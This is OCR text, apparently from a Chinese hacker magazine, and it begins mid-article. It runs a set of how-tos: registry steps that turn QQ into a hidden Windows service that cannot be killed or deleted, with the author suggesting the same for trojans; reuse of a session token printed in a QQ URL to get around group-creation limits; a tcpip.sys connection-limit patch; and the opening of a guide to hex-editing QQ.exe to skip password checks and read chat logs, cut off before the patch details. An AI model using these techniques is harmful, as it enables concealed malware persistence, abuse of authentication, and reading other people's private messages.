


图 3

完成了系统服务的添加操作后，QQ服务还不能正常运行，必须修改Windows2000服务器的注册表。打开注册表编辑器，展开“HKEY_LOCAL_MACHINE\SYSTEM\currentcontrolset\services”，找到“Routing and RemoteAccess”项目，在该项下面新建一个名为“Parameters”的项目，接着在“Parameters”项下新建一个类型为字符串值的“application”子键，该键值为QQ主程序“QQ.exe”的磁盘路径，如图4。最后重新启动Windows 2000服务器。启动后没有出现QQ的登录画面，QQ而是作为后台的服务直接启动，如图5。




图 4




图 5

在进程里也关不了，如图6。




图 6

删除文件也不行，如图7。




图 7

这样才完成了我的整个工作，但后来发现，虽然可以把QQ运行了，在进程里也关不掉了，但我的QQ不能按热键出来。还是把我给整郁闷了。回头想想看，如果将木马做成服务，那么是不是成为历害的一匹马了……

（本文涉及到的srvinstw.exe，光盘有收录）

QQ普通用户也拥有4个免费固定群

踏网无痕

QQ群是为QQ用户中拥有共性的小群体建立的一个即时通讯平台。比如可创建“我的大学同学”，“我的同事”等群，每个群内的成员都有着密切的关系，如同一个大家庭中的兄弟姐妹一样相互沟通。QQ群功能的实现，一下子改变了您的网络生活方式。您不再一个人孤独的呆在QQ上，而是在一个拥有密切关系的群内，共同体验网络带来的精彩。而腾讯规定普通的用户却没有建立固定群的的能力（除非是QQ会员或是等级16级以上的才可以）。而我们今天利用QQ推出的在线企业服务建4个群，不用再担心QQ级别的限制，每个群可加100人。首先保证你的QQ版本是2005beta1及以上的版本。在QQ的主面板上有“个人帐号”图标，如图1。单击那个图标，在打开的窗口中右击属性，会看到一些信息，例如：http://pay-client.qq.com/index.shtml?clientuin=912915&clientkey=C0258DE608AB5A2F125F1B1704B3056DBA0931C34765C6542D575F8DD47D2025，如图2。


请记住，“clientkey =”后面的那一组数字，每个号码对应不同的验证码。然后打开记事本，把这个网址复制到记事本中进行修改，修改成这个样子：


http://im.qq.com/cgi-bin/toc/toc_info?uin=912915&signature=C0258DE608AB5A2F125F1B1704B3056DBA0931C34765C6542D575F8DD47D2025

也就是说把“uin=”后面的数字改成你的qq号码，“signature =”后面是我让你记住的那个验证码，改完后保存，打开那个网址，在那里就可以随便注册了。资料可以随便填写，如图3。


点提交后会成功，成功后由于我QQ自己是自己的好友就会收到系统的提示，如图4。然后大家看看我的QQ号，如图5。


已经存在黑客X档案这个群了。现在大家都学会了吧，如果还有什么不明白的可以到X的论坛上（HTTP://www.hackerxfiles.net/index.php），大家一起来讨论！











XP SP2实现多线程访问

新新

打了SP2的Windows XP操作系统用户可能会发现，访问网络并不舒畅了，只要在后台开了访问网络的软件，如果再打开其他访问网络的软件或者IE浏览器时，可能无法打开或者连接速度缓慢。尤其是当用户运行了FlashGet、BT或者P2P等多线程访问网络的软件时，再运行任何访问网络软件时都导致经常访问不到网络，就像断开网络了一样，为什么会这样呢？

在SP2中，为了防止Windows XP SP2受到网络蠕虫病毒等的传播和攻击，微软给Windows XP SP2访问网络做了最大安全连接限制，这就导致下载软件失效或者下载软件占用了全部连接，而用户再使用其他软件却无法访问到网络了。虽然微软在Windows XP SP2中限制了最大安全连接限制为10线程，对于广大的BT爱好者和经常泡网运行多网络软件的朋友来说，这是绝对不够的。

笔者在网上找到了一个可以修改Windows XP SP2系统文件Tcpip.sys最大安全连接限制的软件，大家可以在www.lvllord.de/?url=downloads&lang=en下载，仅为30KB。下载完以后，把这个文件放在系统目录下，再进入Dos模式下，运EvID4226Patch/l=n/w=C:\WINDOWS\system32\drivers/l=tcpip.sys，其中n为个人需要设置，假如笔者需要把最大安全连接限制设置为50线程，那么输入运行EvID4226Patch/l=50/w=C:\WINDOWS\system32\drivers/l=tcpip.sys即可。


笔者并不建议把此数值改的太高，这样网络安全会大大降低，笔者建议普通用户设置为10～30，BT爱好者设置为100～150，并且安装杀毒软件和防火墙，这样网络安全才有保障。

我也有自己的QQ密码破解器

H．O．T

现在使用QQ的网友越来越多了。可是如果密码忘记了或嫌输入QQ密码过于麻烦，那怎么办呢。我们可以自己制作一款QQ密码破解器。如果你感兴趣的话。可以和我一起自己动手做一个这样的QQ密码破解器。

首先，介绍一下我们要用到的工具软件——Keymake。Keymake是中文界面的国产软件，如图。它是一款可以很方便的制作出自己的“注册机”或软件补丁的软件。之所以给“注册机”加上了引号，是因为严格说来，用Keymake来制作的“注册机”并不是



真正的注册机，只能算做是软件的补丁或另类注册机，用Keymake制作的“注册机”在运行后，可以让注册码自己跳出来，直接显示在屏幕上。

目前有许多程序的注册码算法都与硬件有关，这类程序在每一台机上安装时都会生成一个机器码，要把这个机器码E-MAIL给作者，待他收到机器码后，再算出注册码寄回给用户，一机一码的结果就是软件只能一机一用。

本来这样无可厚非，但是有些时候，这样做给用户却造成了不少的麻烦，因为只要用户重装系统或升级更换硬件，就要重新去注册软件。对于这种程序，一般人只能在内存中找到自己机器的注册码，但这种注册码到了其它的机器上又不能用了，而自己又没有办法写出注册机来，为了解决这方面的问题，作者写了这个小软件，它可以从另一进程中取出注册码，并在屏幕中显示出来，并且不需要你去了解待注册程序的算法也不需要你会编程，是不是很方便呀？

今天我们就利用它的制作补丁功能制作出QQ聊天补丁，突破QQ的本地密码验证，使得我们无需输入密码就可以进入QQ，实现自由查看QQ聊天记录的目的！

下面正式开始。首先，请你下载16进制文件编辑器UltraEdit汉化版，用它来修改QQ的主文件，改造出一个可以无需密码就能登陆的QQ，安装完毕之后，单击桌面上的UltraEdit图标运行它，然后点击“文件”菜单中的“打开”，找到QQ安装目录下的QQ.EXE，点击“确定”打开该文件。

